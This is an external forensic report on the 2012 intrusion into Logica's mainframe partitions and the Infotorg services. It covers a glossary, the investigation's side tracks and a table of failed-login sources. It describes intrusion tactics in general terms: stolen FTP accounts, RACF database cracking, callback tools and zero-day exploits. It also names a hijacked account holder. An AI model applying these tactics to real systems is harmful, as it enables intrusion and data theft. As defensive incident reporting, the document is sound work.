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Report on the IT security incident of 2012 - External Version 1.3   sida 2

Report on the
IT security incident of 2012

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Summary

A dictionary is included in this report to describe the terms used in the text.

This report describes a series of computer related break-ins that happened to one of Logica's customers, Applicate, and thus the incidents also affected other customers of Logica, as well as Logica itself. The report describes the computer forensic investigation. It does not focus on the mitigation and the actions taken to counter the attacks, although some of this will be described in general terms. Separate reports exist on various system security enhancements and mitigations.

The incident response and forensic activities were performed by an incident handling team at Logica during the time March 2012 to September 2012. The forensic activities have been constructed from

- Examinations of the mainframe system itself, including automated searches after digital footprints and traces. This includes the two LPARS the attacker is known to have hacked as well as all the other partitions not reachable from the internet and not known to be hacked.
- Examinations (manual as well as automated searches after digital footprints and traces) of a large number of systems surrounding the mainframe, that is part of the same delivery to Applicate.
- Reading source code and analysis of binary tools left by the perpetrators
- Examination and automated correlation of system logs from various sources including firewalls, system logs, application logs
- And also from reading session logs, source code and similar obtained by the investigating police

The attack was initially discovered as a side effect when troubleshooting why in the beginning of March 2012 the CPU load on the SY19 system was exceptionally high. When the investigation switched from troubleshooting to a security incident investigation Logica could later trace the initial unauthorized access to 25th of February. This initial security breach where performed by using unauthorized network logins with the FTP network file transfer protocol. The FTP logins where made with the user account AVIY356, a batch user used by a client.

The attacks included unauthorized access to the mainframe computer at Logica, on which this report mainly focus, but also the web front-end-systems of infotorg. The attacks where launched over the Internet from various sources via different network protocols, where FTP was one central protocol used to browse file system structures as well as downloading content, e.g. datasets from the mainframe. It is believed that several perpetrators where involved, something that the later police investigation also have confirmed.

The modus operandi is to hack the systems over the network, and when successful intrusion have been gained, create alternative entrypoints into the system (e.g. hack more accounts, add backdoors, etc), to make sure that there are ways to "hold" the hacked machine, even if the initial entrypoint is found and closed. Multiple attacks were launched, from simple password guessing attacks to more sophisticated attacks involving breaking into the systems

by exploiting software vulnerabilities in system software – many of which where previously unknown, so called zero day exploits.

The perpetrators manage to get system access in the end of February 2012, 2012-02-25 is the believed start date, but we believe that series of attack attempts where launched earlier. The attacks first included Applicates mainframe system SY19 that is hosted by Logica and are uses by Applicate and customers to Applicate. In March 2012, the attacks later also included SYS3, another z/OS partition, which is also used by Applicate but also shared by some 40 other customers as well. In SY19 the perpetrators manage to get very high not full system level access and as a result of that gaining control over the RACF database and manipulate user accounts to level their authorizations. There are indications that the RACF database was downloaded from the SY19 and believed to be analyzed with a password cracking tool, that would successfully been cracking many passwords. In the attack on SYS3 they used information gained from SY19 to be able to logon with ftp and collect the data that the user was allowed to read and TN3270 to be able to "look around".

The perpetrators installed customized networking tools that provided clandestine networking access for them by performing outbound network calls from the mainframe to systems of choice of the perpetrators. With this, the perpetrators gained the several advantages:

- Since the tools called back, thus generating outbound network traffic, they could circumvent certain blocking and filtering by firewalling as well as system configurations.
- This network solution allowed the perpetrator to have a relayed, indirect, network access to the mainframe. Thus this approach limited the abilities an investigation had to trace back the attacker to the real source of origin.

The break-ins to the mainframe seems to have been successfully stopped in the end of March 2012, when all the major mitigating actions had been performed, including white listing hosts that is allowed to talk to the mainframe. Still investigations and mitigations continued after that point, to verify that the malicious activities where stopped.

At least one of the perpetrators is known to have used a Hercules, a pc based mainframe emulator, locally in which certain tools were developed, that later was used for mainframe attacks. This could also describe why they steal system software and configuration setups, so that they can use it in their Hercules setup to customize it with stolen software as well as continued research for new security vulnerabilities by testing or browsing the files.

Some of the information stolen included:

- extracts or subsets of the national Swedish personal database SPAR, including information on persons with protected / secret identities
- databases over customers, databases belonging to some of Logicas users
- some financial info, e.g. invoices
- sourcecode, both system source code from IBM as well as source code from Logica and their customers, or customers customers.

- authentication information on the systems (passwords, ssh keys, x.509 certificates, etc)

The stolen and downloaded information were many times obtained in general, sweeping maneuvers, where they downloaded every file accessible by a certain stolen user account. Thus they performed non-targeted information theft, and sometimes obtained uninteresting, unusable information as well as usable or highly sensitive information. Stolen credit card information seemed to be an example of files just downloaded as part of getting a larger set of files, not something they were hunting for or particularly trying to find. Some other times, very directed information theft where performed or tried, such as looking for a specific persons.

One other important note relating to the information theft is that information and files often where downloaded multiple times, often by using different user names and different source network addresses. Thus this makes us draw the conclusions that:

- there were more than one perpetrator stealing the information
- there exists copies of the information in more that one place
- different perpetrators might have different focus while having access to the machine and the information

This can be of some relevance to the evolution of events, e.g. if the information in turn have been saved or shared or handled to yet other persons.

One major problem with handling the information theft is that not a single organization that do have the holistic understanding of the content or sensitivity of datasets or files, as individual data bearer or as larger collection of data bearers. It have been each and individual organizations responsibility to investigate and analyse their "own files". Another important aspect we believe is somewhat overlooked in this is the matter of the perpetrators – of third parties that obtain the information – combine the stolen information with other sources of information to build new knowledge. An example of this would be to use the personal number of persons with protected identities from SPAR dataset stolen with other address sources, thus coming up with a valid and complete personal address for that person. To conclude, we believe that this approach, although necessary, have left all involved parties with an incomplete or scattered understanding of the amounts, values or sensitivity of the information stolen.

Another problem with handling the information theft is that there is problematic to give any exact numbers for the stolen files, the size of the data stolen, etc. The reasons for this are multiple

- Some files where stolen via FTP, these can be accounted for. Other files might have been listed on the perpetrators screen. Yet other files might have been obtained via various security vulnerabilities.
- Many files where tried to be downloaded but were having file protections that did not give away the content of the file

- Many files were migrated from DASD (disk) to archives on tape and rendered a timeout for the read operation for the perpetrator trying to read the file. Later attempts might instead have revealed the file content
- Many files were downloaded multiple times. This one becomes interesting, since it depends on if the persons downloading it all the time is the same person or if it is different persons. How should this be counted? As 1 file?
- Several times files were downloaded as a "tar" archive file. Thus one file where downloaded, but that archive did contain many files, maybe 100's or 1000's of files. We don't know exactly the content of all "tar" archives downloaded. How should this be counted? As 1 file?
- Many files where compressed before downloaded. Should these be counted as the compressed size of the uncompressed size?

That being said, we have been trying to give some very rough estimates of the extent of the information theft. Many gigabytes of data have been downloaded.

Access to the Infotorg web service was performed *in parallell* to the attacks aimed at the mainframe as well *after* the lockdown and white listing that blocked access to the mainframe itself. This was made possible because the perpetrators had access to a large list of user names and passwords. These would still work in the Infotorg web service, but where blocked from access to the actual mainframe. It is also quite probable that access information to the infotorg web where shared with more persons than the core team focusing on hacking the mainframe.

One important question to raise is if the perpetrators did know which company they attacked, or what system they accessed? We belive, from analyzing the system logs, as well as seized session logs from the perpetrators computers, that they cannot have been unaware that they accessed infotorg or Logica. These names come up in datasets, user names, jobs, computer names, etc, all the time. It can although have been somewhat confusing with all the names Infodata, Applicate, Sema, Dafa, WM-Data and others. But these are all parts of the companies that exist today and have been victimized.

Several side tracks were opened and closed during the investigations. By not knowing the exact extent of the incident, and Logica having a computer environment consisting of more than 10,000 servers, many reports of "malicious activity" in other parts of the computer environments prompted investigations of these systems and servers as well, to see if these machines where involved as well. The major side tracks are described in detail in the report.

The incident was reported to the police early in the internal investigation. This resulted in many things, including:

- The investigative branch of the police where hugely successful of their work, even when the investigation grew and become a complex major investigation. Police that run the investigation manage to capture first one suspected perpetrator, later they manage to capture another person believed to be the main perpetrator involved in the attacks. From the information obtained from the suspected perpetrators computer, it is very likely that they have been involved in the attacks, since they have information stolen from Logica and their customers on their computers as well as attack tools to

hack mainframes. This co-operation with the investigating police have lead to quicker as well as a more complete analysis of the incident. The result of this is that the mitigation and security boosting efforts have been enhanced

- Since the police are customers to Applicate, the internal security details at the national police become involved in an early stage.

As a wrap-up, we state that the incident involved a geographically distributed team of advanced perpetrators and multiple targeted hosts. Logica Staff together with Applicate draw the correct concusions – antagonistic attacks – from otherwise uncertain data that could have passed for a bug or a batch job on the run. The geographically distributed team then used a layer of hacked hosts distributed worldwide as stepping stones to relay the attacks against Logica, thus making it even harder to trace the attacks back to the real sources. The emergency phase developed into months as the investigation to find root cause, forensic analysis, mitigations as well as customer care all draw attention. For all organizations, this incident have probably costs many thousands of man hours, thus this have been an expensive emergency operation.

Glossary

The following glossary is included to put everthing in a context, and describe some of the company specifics as well as the specifics to the different computer environments and technical details that are covered in this report.

ACEE Access Control Environment Element.

ACL Access Control Lists. This is one feature available in the USS HFS file system, where extended file access control is implemented. Besides the ordinary Unix file permission concept and additional and complementary permission control is applied from lists of user and their access rights to the file or directory in question.

APF Authorized Program Facility library control is a mechanism in z/OS that will grant a program extended authority during the execution

Applicate A IT company which are specialists in customer unique IT solutions which acts as a data broker and consolidate information. Located in Sweden, a subsidiary to Bisnode. Applicate exist in the same enterprise as Infotorg – the service delivery branch, for which Applicate is the application developer branch.

ASCII American Standard Code for Information Interchange.
Character encoding system based on the English alphabet

Authentication A function to specifying access rights

Authorization A function to specifying access controls

ATOS Company name of old company that later have become Logica.

Backdoor A way to access a system that normally not should exist. A backdoor can be undocumented build in credentials or a program installed by a malicious user that runs as a service and allow logins to the system.

Batch A set of transactions that is added to a queue for computing.

Binary analysis Analysis of binary files to understand the purpose and functionality of an executable program.

Bisnode A corporate group that owns Infotorg

Blacklisting A rule set to deny certain programs or protocols. The opposite is white listing.

BSN0058 A user in RACF that was used by a malicious user when the system where compromised.

CICS	Customer Information Control System. A transaction management software that runs om IBM mainframes that allows users to perform certain pre-defined transactions
	CICS uses RACF for transaction security.
DAFA	Old company name that later have become part of current Logica.
DAFxxx	Type of usernames in RACF that was used by malicious users.
Dataset	File storage in the Mainframe world. Datasets are traditionally used on the MVS side while the file concept is used on the USS side.
	Dataset names consists of letters are all upper case. The full name is separated into pieces by the dots. The pieces are called nodes. They are also called qualifiers. The left-most node is called High Level Qualifer, HLQ. It is an important factor in: Learning what kind of dataset it is, Finding where the dataset resides, and Controlling access to it.
	The maximum length for a node is 8 characters, and the maximum dataset name length is 44 characters.
Dataset member	A dataset can contain members, which is a subdivision similar to that a directory can contain multiple files.
Dataset prefix	The short string of characters used to group the different datasets. It is the initial characters that make up a file name, e.g ABC.XXX.XXXX, where ABC is the prefix.
DB2	A relation database by IBM that is used in Z/OS.
DL/1	Data Language 1.
Digital forensics	Used in investigations to find evidence in storage devices, systems, networks etc.
DMZ	Demilitarized zone. Used to isolate systems in a network.
DOS	Denial of service.
EBCDIC	Extended Binary Coded Decimal Interchange Code is an 8-bit character encoding used mainly on IBM mainframe and IBM midrange computer operating systems.
Exits	Mechanisms in IBM systems to have the system call the users own software for certain activities or for certain situations. Small programs used for small changes to standard products. Often used to expand functionality.

Exploits	Programs or code extracts that uses a vulnerabilitiy in other softwares to gain information or access to the system. An exploit can also be used for DOS attacks.
FTP	File Transfer Program, implementing the File Transfer Protocol. A common method to send and receive files over a TCP/IP based network. A major advantage of using FTP is its universal availability. A major drawback of using FTP is its lack of any type of modern security controls. The user name, password as well as all transferred data and commands are sent in plain text.
	Submission of batch jobs for JES and RJE.
	Three-way FTP is a special way of using the FTP file transfer, where the connection with the command channel is made from one place but the actual file transfer is done between other hosts . See appendix "Appendix B: Description of three way FTP services" page 167 for a detailed description of Three-way mechanism. See appendix "Appendix C: Usage of three way ftp" page **Fel! Bokmärket är inte definierat.** for a log extracted that contain three way transfers.
FSP	File Service Protocol. Acient UDP based light weight protocol for transferring files between hosts.
GID	Group ID. Used in unix security mechanism.
Hash code	A calculated value that is a compressed representation of some dataset, such as a document, an executable program, a spread sheet or a picture. This hash code or hash value can then be used to compare files on two different systems. It the hash value is the same, the content of the file is equal.
HIDS	Host Intrusion Detecting System.
HLASM	HLASM is a product serie from IBM. It. High-level assembler is a way to develop programs with the power of low-level (close to, and with the power to control, the CPU and hardware resources) assembler programming. HLASM is convert at an later stage to 370 assembler.
Inetd	The internet super deamon. A background program running on a Unix / USS system to spawn other network programs once remote connections arrive. Once inetd starts it read a configuration file, inetd.conf, that describes what network services that inetd should provide.
Inetd.conf	The configuration file for the server daemon that start services
Infotorg	A portal with information and links to governments systems. SPAR registry is stored in this portal. Infotorg is own by Bisnode.
Itweb1 & **itweb2**	Two computer names of Infotorgs web servers

iShell	Ishell invokes the ISPF shell, a panel interface that helps to set up and manage z/OS Unix system functions.
ISPF	Interactive System Productive Facility. A panel interface to z/OS
JCL	Job Control Language, it is a scripting language used on IBM mainframe operating systems to instruct the system on how to run batch jobs or start a subsystem.
JES	Job Entry System
John the Ripper	Special purpose program that is developed to take encrypted passwords (password hashes) and use various methods to recover the equivalent plain text password associated with the encrypted/hashed password. John the Ripper (JtR) have support for multiple systems and encryption methods. One method recently added is the encryption used by RACF to store copies of passwords in unintangigle format.
Logica	Sourcing vendor.
LPAR	Logical partition, a technical way to divide the physical IBM mainframe into multiple logical computer systems. On the mainframe used by Logica, some 20 different LPAR's are setup and operating.
LU	Logical unit.
Mainframe	A mainframe computer is a large centralized computing resources with a history going back to the 1950's. A major vendor in the mainframe arena is IBM. The IBM mainframe supervisor PR/SM is used to host a number of lpars. In each lpar is it possible to start system using z/OS, VSE, z/VM and Linux. The lpars are isolated from each other thus using the same resources of CPU, I/O and memory. In this case are two lpars running z/OS involved. z/OS is a operating system, often called mainframe, that is used to :

- Handling of batch jobs that run at certain intervals. Batch jobs include file transfers, transaction handling, printing, etc.
- The mainframe is a large host for volume transactions frequently run through CICS or IMS or one of the third party products which run on the mainframe.
- As a central management point for identity by hosting and providing authentication and authorization services via RACF identity management.
- As a central data server for hosting DB2 tables of large size as well as providing back-end data processing for various data requests.

Malware	A malicious software.
MQ	Message protocol used by IBMs websphere

MVS	Multiple Virtual Storage. Has been replaced by OS/390 that has been replaced by z/OS but MVS is still the name in use. One of the operating systems that are supported by IBM Mainframes.
Navet	A method and a system to dispatch information on persons in Sweden.
Netcat	a program that has been the "swiss army knife of networking tools", including being able to serve as a client or a server on arbitrary network ports.
	Some of the uploaded programs seemed to have "netcat like" features being either a small network server or a network client.
OMVS	The OMVS command is used to invoke the z/OS® UNIX® shell. Users whose primary interactive computing environment is a UNIX system should find the z/OS UNIX shell environment familiar.
Password	A secret phrase of text/numbers/special characters that commonly is used with a username to gain access to system or programs.
Password cracking	A methodology to systematically search for a plaintext password. A way to extract the original password from an encrypted or hashed and thus unintanglible password.
PPA	Polisens Person och Adressregister. A version of SPAR with additional details available to the police.
pgp	Pretty good privacy. Used for encryption and decryption with public and private keys. The private key is also used to sign files. It's also possible to encrypt and decrypt files with passwords.
PI	Påloggning Infotorg. A special software used by applicate to authenticate users in their infotorg application.
PKI	Public Key Infrastructure
Private key	In the context of a asymmetrical encryption system, that key of a key pair that is to be kept secret to the user or program.
PTF	Program Temporary Fix. A "patch" in IBM vocabulary.
RACF	Resource Access Control Facility. A central database containing usernames, passwords, authorizations, etc
	RACF was introduced in 1976. The early incarnations of RACF provided optional user authentication via a changeable 8-byte password.
RACREP	Logica developed RACF reports from SMF records.. A large number of these RACREP reports where analysed as part of the investigation. A number of excerpts from these reports are included in this report.

Raindance	Web based business back-end system available from Logica. It is used by some 600 larger customers in the Nordic area.
	The server in question in this document, RD+_test, where a test system used by a Swedish muncipaility
REXX	Scripting language used in the IBM MVS and USS environment. In the incident, many REXX scripts were used to launch different attacks.
RJE	Remote Job Entry
SCAP0023	Server hosting multiple web servers for many legacy companies in the Logica group, e.g. WM-Data**.**
Script	Commands normally written in a text file to accomplish several functions with only executing the text file.
SEMA	Old company name of company that later have become part of Logica.
setuid	setuid says that while this program runs, the user assumes the UID that owns the file (from the FSP)
setgid	Set group id. Unix group access rights on files.
Shellscript	A (often small) program written in the "shell" command language in the Unix or USS environment. Shell scripts have been found at a number of places in the SY19 or SYS3, many which have contained user names and passwords.
SHS	"Spridning och hämtnings systemet". A specific system used in Sweden to send and retrieve files. It is commonly used withing the different government agencies and departments.
SMF	The System Management Facility is a component of IBM's z/OS for mainframe computers, providing a standardized method for writing out records of activity to a file (or dataset to use a z/OS term). SMF provides full "instrumentation" of all baseline activities running on that IBM mainframe operating system, including I/O, network activity, software usage, error conditions, processor utilization, etc.
SPAR	Statens Person- och. Adressregister. A database with personal information of all swedes. Some persons that exist within SPAR have protected / secret identities. The information belonging to those persons should be flagged on the operator screen and not be commonly available or re-distributed.
SSH	Secure shell. A network protocol that use encryption for the communication. The protocol and the implemented tools uses "ssh keys", which consists of *public key cryptography keypairs*, which are stored in key files. On the server side there are files like "authorized_keys" which contain the public key. On the client side, there are files like "id_dsa" that contain the private key. Stealing private keys can allow a perpetrator to obtain access remote hosts.

su	Substitute User identity. A Unix program that allows a user to locally change to another user.
SUPERUSR	The privileged user in USS and MVS.
SYS3	The name on one of the z/OS systems running in a LPAR on Logicas' mainframe. This system is Logicas and used by Applicate and other customers.
SY19	The name on one of the z/OS systems running in a LPAR on Logicas' mainframe. This system is Applicate's hosted by Logica. Sometime SY19 is also referred to as SYS19.
SYSLOG	A program that allows separating logs from programs to a separate service. It should be noted that syslog (with lower case letters) refer to the log function available in the USS (Unix) part of the mainframe.
syslog	Unix / USS standard service that collects and store logs from the system as well as application logs and security related events. It should be noted that SYSLOG (with capital letters) refer to the log function available in the MVS part of the mainframe.
System z	IBMs brand name for their mainframes
TCP/IP	The protocol that is most common for communication over Internet and Intranets.
Technical user	Cathegory of users at Logica that make up the technical staff, and thus have extended privileges
Telnet	A network protocol used for interactive remote access. Telnet in the standard design use cleartext for authentication as well as all transferred information during the session..
TN3270	Telnet 3270, or TN3270 describes either the process of sending and receiving 3270 data streams using the Telnet protocol or the software that emulates a 3270 class terminal that commnicates using that process. TN3270 allows a 3270 terminal emulator to communicate over a TCP/IP network instead of an SNA network. Standard telnet clients cannot be used as a substitute for TN3270 clients, as they use fundamentally different techniques for exchanging data.
TPX	Session and menu system in z/OS from Computer Associated.
TSO/E	Time Sharing Option/Extensions. Interactive environment in MVS where programs can be executed.
Unix file permissions	The Unix operating system, and thus the USS part of z/OS, have a discretionary file permission system where a file access, let it be read, write, updates, etc,

are checked against a file permission mask attached to each file. Access is divided into the actions read, write and execute Here you see an example of file permissions listed for a file

```
-rwsr-sr-x  1    WMCMBA1    STCGROUP    387    Mar 20 09:24    kurwa
```

In this example the permission is
Read, write and execute for the owner (uid 0,here represented by WMCMBA1)
Read and execute for the group members (STCGROUP)
Read and execute for all others, a.k.a "world".

This example also have the setuid- and setgid-bits set, meaning that the user who executes this program will temporarily get the permissions granted to the file owner (setuid) and the group (setgid) that the file belongs to.

UID
User ID. A numerical value used internally in USS and Unix to maintain the identification and authorization of an logged in user. Is used in companion with the UID is the GID, group ID.

Uid zero (0) has a special meaning, and is a user normally called "root" with unrestricted access to all files and resources in USS.

USS
UNIX System Services, USS, is an included mandatory component of z/OS operating environment used on IBM mainframes. While USS resembles UNIX for many purposes and means, some parts of it deviates from normal UNIX concepts and semantics. One such important example is the substitute of the user authentication mechanisms. In USS IBM have Replaced the /etc/passwd File with a Call to RACF or Other Security Software, eg ACF2 or CA's TOP SECRET.

WAHS006
The user name in RACF and on the Mainframe system SY19 for the user Monique Wadsted. This account were hijacked and abused by the perpetrator. Wadsted is a Swedish lawyer that is known for her part of the pirate bay trial.

WAS
WebSphere Application Server. See WebSphere for more information.

WebServices
Used to communicate between computers over the Web.

WebSphere
WebSphere is a brand of computer software products from IBM in the genre of enterprise software known as "application and integration middleware", and the brand is used for a number of applications and products, including the WebSphere Application Server (WAS).

WS22
A z/OS system running in a logical partition, LPAR, of the Logica mainframe. Hosting WebSphere Application Service for Applicate.

White listing
A conceptual level of protection where only predetermined and beforehand allowed things are permitted. White listing, if applied to computer networking could prevent unauthorized (i.e. persons, computers, programs) to be blocked

from further actions. White listing was used in firewalls to block further access to the mainframe.

WKS   Well-known Services. This is a common name for well-known network services used on the server side of a TCP/IP environment.

WWD   Servers that was used as scan proxies by malicious users

Xamine   Application for generating reports, e.g. reports on CPU usage on the mainframe. This tool were used to examine the initial trouble report and to print listings of CPU usage that caught the eye of the Logica staff.

z/OS   z/OS is a Operating System environment with with 64-bit capability that runs on IBM zSeries hardware.

Zero day exploits   An software vulnerability that gets exploited. And the exploit as well as the vulnerability is previously unknown, and thus not mitigated by the vendor or the system users.

zFS   z/OS Distributed File Service zSeries File System. The file system used in the z/OS environment used on IBM mainframes. It is a POSIX-style hierarchical file system, compared to the traditional mainframe file systems.

Document structure and content

A summary is included in the beginning of the document that outlines the main events happening during the incident. The summary also includes some analysis of what has happened and some description of consequences.

A large number of appendicies exists that describe different areas in greater detail. Appendices describe different side tracks that had to be evaluated during the incident investigation, since these could be part of main incident until proven else. Appendicies also include logs to long to include in the main document.

Reading instructions

We recommend that one start by reading the rather extensive summary. Together with reading the summary, one should browse the dictionary to get aquinted with the vocabulary of IT security and mainframe technology.

A lot of information is shattered all over the document, thus alog of cross references are added to the text to help where other relevant chapters are to be found.

Certain values and keywords re-occur a lot. For example the dataset prefix **E897**, which is used to determine the customer "Applicate", is a piece of key information that will pop up several times in logs and text. User accounts such as **NUS** (on SYS3) or **BSN0058** or **AVIY356** (on SY19) are frequently referenced in the text.

To enhance clarity all IP-adresses that by IBM systems are reported in HEX format has in this report been translated into decimal format.

Log extracts

The document contains a large number of extracts from system logs, application logs, security logs, etc. These extracts are originating from various logs created on

- the mainframe
- in the firewalls
- other services, such as the web servers belonging to the infotorg service.

Many of these log extracts are shown in the main document. Some complete logs or lists are attached as appendicies to the document or available as separate files.

In the log extracts there are often one or more keywords, IP addresses, dates, file sizes or similar that one should note. These specific information of interest are often marked in one or more ways – normally the font size is bigger, they are written in bold and in some cases, they are marked with a yellow colour marker .

Session logs

Session logs are logs created on the computer of the perpetrator. These logs where made available to us from the investigating police as a means to verify the activities performed by the perpetrator.

The session logs come from programs, such as

- *putty* that is used for remote access. Putty is a ssh (secure shell) client.
- Shell history files from the local shell used on the perpetrators machine.

Work

The majority of the incident handling work was performed during the period March – April 2012, with forensic work and work related to assist the investingating police and documenting the incident continued to the autumn of 2012.

All the work performed while assessing the mainframe partitions were performed with the "auditor" RACF authorization, which meant that we had extended access to read every file, but we had no possibility to change file content or file metadata.

Much of the work was performed on off-line computers where logs were analyzed and log events were correlated.

Background and context

This document describes a major incident that involved several systems, including systems running in logical partitions of an IBM mainframe. The incident occurred during the winter 2012.

This document describes a major incident that involved several systems, including logical partitions in an IBM mainframe. The incident occurred during the winter and spring 2012. The attacks where found in the beginning of March, but while starting to investigate the intrusion, the starting point could be backtracked to at least 25th of February.

Logica is a sourcing provider that provides infrastructure services, such as IBM mainframe and PC server platforms, software services such as database subsystems and software integration and file management, and network infrastructure.

Applicate is a customer to Logica, and Infotorg is a customer to Applicate. Applicate and Infotorg provide information brokerage and information services to third parties. These third parties, which are customers to Applicate, include government agencies, companies, etc.

Before describing the technical details of the 2012 incident, there is a short introduction to two older, but probably related, incidents.

Logica activities

The following time line is a description of some of the pretext from incidents happening before, and the early activities in the beginning and mid March, before a much broader investigation was started.

Timeline for the 2012 incident

The timeline for the 2012 incident is described in the "Appendix A: Detailed timeline" page 166.

Side tracks and other concurrent malicious activities

When the main investigation started, there where a lot of uncertainties on what parts where compromised or which, potentially other systems where involved in the incident. Thus there have been a number of different side tracks during the main investigation. This listing show the main side activities

- **WWD**. The WWD server was found to scan servers on the Internet. This was done during the same period of time when the incident with the mainframe occurred. There was a suspicion that the two events might be interrelated.
- **Raindance**. A business back-end system and a service provided by Logica, available as a web service. This system had some form of compromise, as described below.
- **Scap0023** also known as www.wmdata.* (i.e. web pages for the previous company name in various top level domains e.g. .SE, .COM, .DK or .NO)
- **Infotorg** The infotorg web servers and accompanying services.

- **The 166 Applicate DMZ servers**. Although not identified as infected or hacked servers, it was decided that all applicate systems on the DMZ should be scanned to see if they where hacked.
- **Malware**. Other organisations where attacked with directed malware attacks. If these attacks had any strong relations to the actual hacking incident, this is not completely clear at this moment.
- **FTP hotel.** A specific check where performed of the Logica FTP hotel, even if we did not have any indications that the FTP hotel where involved in the incident.
- **Credit card theft**. As a side effect of the break in, some of the many files that where taken also contained credit card information. Thus a separate activity to investigate the credit card data theft where initiated.
- **The DB2 track.** We saw traces in firewall logs making us believe that the DB2 databases on the mainframe had been remotely accessed.
- **The MQ track.** We saw traces in firewall logs making us believe that the MQ message queueing and information transfer service on the mainframe had been remotely accessed.
- **All other Mainframe partitions.** One side track which was introduced as a request from the police security detail was to check all other partitions for signs of any intrusion.

Our investigation have revealed several concurrent malicious activities, some of which seem to be unrelated and unsofisticated, more bearing the sign of brute-force password guessing or usage of standard tools to perform attacks without any insider knowledge.

WWD
For detailed information on this, see "Appendix X: WWD investigative side track" page 532.

Raindance
For detailed information on this, see "Appendix W: Raindance investigation side track" page 531.

SCAP0023/ www.wmdata.*
The SCAP0023 server is a server hosting web pages for Logica, not their customers. The web pages and the domains associated with that system is to host a legacy web for one of the previous company names and companies that make up the current Logica company. The old company was name "WM-Data".

For detailed information on this, see "Appendix Y: SCAP0023 / www.wmdata.* investigative side track" page 533.

The 166 Applicate DMZ servers
On the DMZ network where Applicate have their infotorg service, there are a number of systems located. According to Logica there are 166 servers on that network, including the infotorg web (itweb) servers. These systems are running Windows, Linux and various versions of Unix (SunOS/Solaris, HP-UX). It was decided with Logica and Applicate that these servers should be investigated, even if there where no evidence or indication that these systems where involved in the main incident.

ROMAB together with a security officer from Logica compiled a document describing the technical controls and areas of interest to be check to collect information in a way to be able to assess the status of the systems.

The mail with the document describing the information to be collected where mailed to Logica staff (Windows, Linux and Unix system administrators) on the 26th of March. They performed a survery and general investigation of these systems.

By the 2nd of April, staff have surveyed all systems and reported back to a Logica security officer. None of these surveyed systems where found to be compromised[1].

FTP hotel

Since the main incident involved attacks performed via the FTP service, there was an additional check of Logica's FTP hotel, to double check if that service where involved or have had a compromise. This service had not showed any signs of being compromised or misused, but as a precaution this was checked as well.

Logicas security officers performed checks without any speficic findings of malicious activities involving this investigation. As a result of this general assessment, there where some additional security enhancements done to the firewall setup to protect the FTP service.

DB2 track

A DB2 specialist was assign a special task to investigate both all installed DB2 instances in the mainframe as well as investigating the logs to see if any unauthorized activitites had been performed. The DB2 specialist reported that no malicious activities were found.

MQ track

A MQ specialist was assign a special task to investigate both all installed MQ queues in the mainframe as well as investigating the logs to see if any unauthorized activitites had been performed. The MQ specialist reported that no malicious activities were found.

Malware

A separate activity was to identify that directed malware attack that we where notified happened towards one of the other organisations that where involved in the incident.

For more information, see "Appendix Z: Malware investigative side track" page 534

Credit card theft

Since some of the datasets and files downloaded by the perpetrators contained credit card information, a separate action was to contact the credit card company. While credit card information was obtained by the attackers, there is no real evidence that show that this actions, to steal financial or credit card information, was part of the objectives of the attackers. The credit card information was in temporary files – that was used by a file transfer mechanism – that happened to be in a directory in the mainframe at the time when the perpetrators copied files from that part of the file system.

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[1] Raindance and SCAP, which are covered elsewhere in this report, are not included in the number "166 servers"

For detailed information, see "Appendix AA: Credit card theft investigative side track" page 535.

Investigation of all mainframe partitions

Beforehand, we had no evidence or traces of any malicious activities in any of the other partitions.Still we spent some precious time to investigate any file modifications done, or presence of new programs or files in any of the other mainframe partitions.

SY19 and SYS3 are the only two systems with Internet connectivity. All other mainframe partitions are not reachable from the Internet.

After this work was performed, there where still no evidence that any of the other mainframe partition where ever touched or reached by the perpetrators.

Technical description of the environment

The content of this section has been removed due to confidentiality requirements.

Technical description of actual attacks

Description of the attacks

Access to infotorg on itweb1 & itweb2

In the infotorg service the perpetrators performed searches related to persons, companies, cars, etc. Details related to a person's economic status etc can be retrieved.

The user BSN0058 where used in an early stage to perform unauthorized logins to the infotorg service. Beside this initial user, a large number of other user's accounts have also been used to access the infotorg services.

The unauthorized access to the infotorg web services were performed in parallel with the unauthorized access to the mainframe. The infotorg access continued, perhaps even increased, after the access to the mainframe where blocked as a result of the incident response and mainframe security enhancements. One reason why the access to the infotorg web was possible is that the 10,000s of customers with large numbers of daily accesses could not as easily be screened or blocked in the same way as the network blocking and the lock down of the mainframe.

From web server logs, it is evident that harvested accounts have been used to login to infotorg a numerous times.

Enumeration of users

One activity performed by the attackers was to collect information on the actual users with access to the system. This was done in a way by enumerate users with system level access. We believe that the attackers have done several activities to enumerate and harvest user and account information. It is not clear from the information that we have at hand if the stolen information only included general account information of if it also included passwords for users.

There is some form of authorization matrix built into the infortorg application where different users have different access. The user account used initially, BSN0058, had authorization to search for almost arbitrarily user accounts.

Access to mobile version of infotorg web services

Direct access from mobile devices as well as access from so called "apps". When inspecting usage pattern in logs, it was possible to determine fraudulent access to infotorg by a number of different users.

Several of these users where systematically searching for information on certain persons, etc.

Access to mainframe

Access to the mainframe have been made possible by the availability of common network protocols (e.g. ftp) as well as the fact that the firewalls protecting the mainframe have been too liberally configured.

In general access can be performed by using:

- File transfer programs such as FTP
- Interactive terminal programs such as TN3270 or SSH

Having access to the mainframe, there is a question what can be done. This is restricted by things like

- Access rights of the user that have been hijacked
- Access rights on system resources

If the system resources are well protected and the hijacked user had a limited access right, then the security will hold. There are examples when, for example, some files are too openly available by not being protected. There are also examples of when the perpetrators have hijacked accounts with wide access rights.

Attack attempts

From firewall logs, ftp logs, web server logs and other logs we can determine that there has been a systematic work to gain access to accounts and network based system services provided by either the mainframe or by other services.

Figure 1 Overview of attack attempts

As can be seen from the table below, there has been a number of attempts from various source IP addresses during the time period were the incident is known to have happened

Numer of failed logins	Date	Source IP address	Addresses known to be used in the attack
3330	2012-03-15	221.231.140.139	
2181	2012-03-14	221.231.140.139	
2160	2012-03-03	222.80.184.50	

2159	2012-03-06	219.134.89.204	
2058	2012-03-02	222.80.184.50	
1180	2012-03-22	218.240.23.102	
1169	2012-02-19	218.76.128.135	
986	2012-02-07	91.233.20.206	
878	2012-02-03	85.176.142.238	
626	2012-02-12	79.117.149.74	
261	2012-03-26	193.234.142.188	
92	2012-03-23	193.234.142.188	
72	2012-02-23	201.224.255.4	
42	2012-03-07	201.224.255.8	
32	2012-02-15	41.250.72.56	
27	2012-02-12	192.165.75.165	
23	2012-03-23	202.120.189.223	
23	2012-02-14	194.71.131.194	
20	2012-03-10	203.176.141.205	
16	2012-03-08	46.59.51.181	YES
13	2012-03-16	217.150.174.80	
11	2012-03-10	194.23.61.151	YES
10	2012-03-22	202.120.189.223	YES
9	2012-03-21	195.198.26.66	
9	2012-03-14	88.80.180.50	
